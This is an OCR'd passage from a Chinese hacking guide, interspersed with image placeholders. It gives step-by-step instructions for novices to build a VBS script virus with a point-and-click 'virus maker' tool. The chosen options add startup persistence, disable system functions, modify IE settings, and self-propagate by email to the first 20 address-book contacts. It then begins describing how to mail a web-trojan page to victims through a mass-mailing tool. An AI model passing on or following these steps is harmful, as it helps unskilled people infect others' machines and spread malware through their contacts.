
现在网络中还流行有如“VBS 病毒生成器”这样的自动生成脚本语言软件，无须掌握枯燥的语言，即可自制脚本病毒。它通过采用用户的各项输入和选择自动产生符合要求的 VBS 脚本病毒，很适合新手们使用。

下面以“病毒制造机”为例介绍自制脚本病毒，具体的操作步骤如下。


Step 01 下载“病毒制造机”软件并解压缩，双击可执行程序，即可打开“第一步　了解本程序”窗口，如下图所示。




Step 02 单击“下一步”按钮，即可打开“第二步　病毒复制选项”窗口，在其中选中“复制病毒副本到启动菜单”复选框，如下图所示。




Step 03 单击“下一步”按钮，即可打开“第三步　禁止功能选项”窗口，在其中根据要设计的脚本病毒功能选中合适的复选框，如下图所示。



Step 04 单击“下一步”按钮，即可打开“第四步　病毒提示对话框”窗口，在“设置开机提示框标题”和“设置开机提示框内容”输入框中输入字符，如下图所示。



Step 05 单击“下一步”按钮，即可打开“第五步　病毒传播选项”窗口，在其中选中“通过电子邮件自动传播（蠕虫）”复选框，并在下方文本框中输入相应的数值，这里输入 20，表示对邮箱地址簿中前 20 名的联系人发送带毒邮件，然后输入主题与正文内容，如下图所示。




Step 06 单击“下一步”按钮，即可打开“第六步 IE修改选项”窗口，在其中根据要设计的脚本病毒的功能选中相应复选框，如下图所示。



Step 07 单击“下一步”按钮，即可打开“第七步 开始制造病毒”窗口，在输入框中输入脚本病毒文件存放的位置，如下图所示。




Step 08 单击“开始制造”按钮，即可完成脚本病毒的制作，如下图所示。




绝招4：使用邮箱病毒攻击

一般情况下，邮箱病毒就是在E-mail中以HTML方式内嵌网页木马，使邮件本身成为一个网页木马。下面介绍使用邮件病毒进行攻击的过程，具体的操作步骤如下。


Step 01 使用IE浏览器打开事先准备好的一个容易隐藏病毒木马且内容吸引人的网页，如下图所示。




Step 02 选择“查看”→“源”选项，打开“记事本”程序，在其中查看源文件代码，如下图所示。



Step 03 将所有的网页内容复制到Windows的剪贴板中，再打开一个可以任意发送邮件的工具，如先河邮件群发工具，如下图所示。



Step 04 将先前复制到剪贴板中的网页代码粘贴到其发送的邮件内容框中，如下图所示。



